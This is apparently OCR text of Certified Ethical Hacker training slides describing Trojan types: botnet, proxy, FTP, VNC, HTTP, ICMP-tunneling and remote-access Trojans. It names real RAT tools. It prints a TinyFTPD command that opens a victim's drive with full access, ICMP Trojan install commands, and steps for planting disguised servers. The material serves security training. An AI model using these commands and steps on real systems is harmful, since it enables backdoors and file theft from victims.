
03 They apply User-styled Custom Applications (UCA) to deface Windows application

04 Example of calc.exe Defaced is shown here

Original calc.exe


Defaced calc.exe

Defacement Trojans: Restorator




Botnet Trojans

- Botnet Trojans infect a large number of computers across a large geographical area to **create a network of bots** that is controlled through a Command and Control (C&C) center
- Botnet is used to **launch various attacks** on a victim including denial-of-service attacks, spamming, click fraud, and the theft of financial information



Tor-based Botnet Trojans: ChewBacca

ChewBacca Trojan has **stolen data on 49,000 payment cards from 45 retailers in 11 countries** over a two month span



Botnet Trojans: Skynet and CyberGate

C|EH Certified Ethical Hacker

CyberGate

Skynet

Proxy Server Trojans

C|EH Certified Ethical Hacker

Proxy Trojan

Trojan Proxy is usually a standalone application that allows remote attackers to use the **victim's computer** as a proxy to connect to the Internet

Hidden Server

Proxy server Trojan, when infected, starts a **hidden proxy server** on the victim's computer

Infection

Thousands of **machines on the Internet** are infected with proxy servers using this technique

Process

Proxy Server Trojan: W3bPrOxy Tr0j4nCr34t0r (Funny Name)

C|EH Certified Ethical Hacker

01

W3bPr0xy Tr0j4n is a proxy server Trojan which support multi connection from many **clients and report IP and ports** to mail of the Trojan owner

FTP Trojans

C|EH Certified Ethical Hacker

Send me
c:\creditcard.txt file

Here is the requested file

(FTP Server installed in the background)

Hacker

Victim

FTP Server

```
Volume in drive C has no label.
Volume Serial Number is D45E-9FEE Directory of C:\
06/02/2014 1,024 .rnd
09/06/2014 0 abc.txt
08/24/2014 <DIR> AdventNet
05/21/2014 0 AUTOEXEC.BAT
05/21/2014 0 CONFIG.SYS
06/04/2014 <DIR> Data
08/11/2014 <DIR> Documents and
```

FTP Trojan: TinyFTPD

FTP Trojans install an FTP server on the victim's machine, which opens FTP ports

An attacker can then connect to the victim's machine using FTP port to download any files that exist on the victim's computer

Command Prompt

```
C:\Documents and Settings\Admin\Desktop\TinyFTPD 21 55555 test test c:\
win98 all RWLCD
Tiny FTPD V1.4 By WinEggDrop
FTP Server Is Started
ControlPort:      21
BindPort:         55555
UserName:         test
Password:         test
HomeDir:          c:\win98
Allowd IP:        all
Local Address:    192.168.168.16
ReadAccess:       Yes
WriteAccess:      Yes
LIstAccess:       Yes
CreateAccess:     Yes
DeleteAccess:     Yes
ExecuteAccess:    Yes
UnlockAccess:     No
AnonymousAccess:  No
Check Time Out Thread Created Successfully
*************** Waiting For New Connection ***************
0 Connection Is In Use
```

VNC Trojans


VNC Trojan starts a VNC Server daemon in the infected system (victim)


Attacker connects to the victim using any VNC viewer

Since VNC program is considered a utility, this Trojan will be difficult to detect using anti-viruses

VNC Trojan: Hesperbot

- Hesperbot is a banking Trojan which features common functionalities, such as **keystroke logging**, **creation of screenshots** and **video capture**, and setting up a remote proxy
- It **creates a hidden VNC server** to which the attacker can remotely connect
- As VNC does not log the user off like RDP, the attacker can connect to the **unsuspecting victim's computer** while they are working





HTTP/HTTPS Trojans

C|EH Certified Ethical Hacker

Bypass Firewall

HTTP Trojans can bypass any firewall and **work in the reverse way** of a straight HTTP tunnel

Spawn a Child Program

They are executed on the internal host and **spawn a child at a predetermined time**

Access the Internet

The child program **appears to be a user to the firewall** so it is allowed to access the Internet

HTTP Trojan: HTTP RAT

Generates `server.exe` using HTTP RAT

Attacker

2 Infect the victim's computer with `server.exe` and plant HTTP Trojan

3 The Trojan sends an email with the location of an IP address

4 Connect to the IP address using a browser to port 80

Victim

- Displays ads, records personal data/keystrokes
- Downloads unsolicited files, disables programs/system
- Floods Internet connection, and distributes threats
- Tracks browsing activities and hijacks Internet browser
- Makes fraudulent claims about spyware detection and removal

Shttpd Trojan - HTTPS (SSL)

SHTTPD is a small **HTTP Server** that can be embedded inside any program

It can be wrapped with a genuine program (game `chess.exe`), when executed it will turn a computer into an invisible web server

Attacker
IP: 10.0.0.5:443

Normally Firewall allows you through **port 443**

Encrypted Traffic

Victim
IP: 10.0.0.8:443

Connect to the **victim** using Web Browser
http://10.0.0.5:443

Infect the victim's computer with `chess.exe`
`Shttpd` should be running in the background listening on **port 443 (SSL)**

ICMP Tunneling

- Covert channels are methods in which an attacker can **hide the data in a protocol** that is undetectable
- They rely on techniques called tunneling, which allow one protocol to be **carried over** another protocol
- ICMP tunneling uses ICMP echo-request and reply to **carry a payload** and stealthily **access or control** the victim's machine

ICMP Client


(Command: `icmpsend <victim IP>`)

ICMP Trojan: icmpsend

ICMP Server

(Command: `icmpsrv -install`)

Commands are sent using ICMP protocol



Remote Access Trojans


- This Trojan works like a **remote desktop access**
- Hacker gains complete **GUI access** to the remote system

1. Infect (Rebecca's) computer with **server.exe** and plant Reverse Connecting Trojan
2. The Trojan connects to **Port 80** to the attacker in Russia establishing a reverse connection
3. Jason, the attacker, has **complete control** over Rebecca's machine


Remote Access Trojans: Optix Pro and MoSucker

Optix Pro

MoSucker




Remote Access Trojans: BlackHole RAT and SSH - R.A.T



BlackHole RAT

SSH - R.A.T




Remote Access Trojans: njRAT and Xtreme RAT

njRAT

Xtreme RAT


Remote Access Trojans: DarkComet RAT, Pandora RAT, and HellSpy RAT



Remote Access Trojans: ProRat and Theef

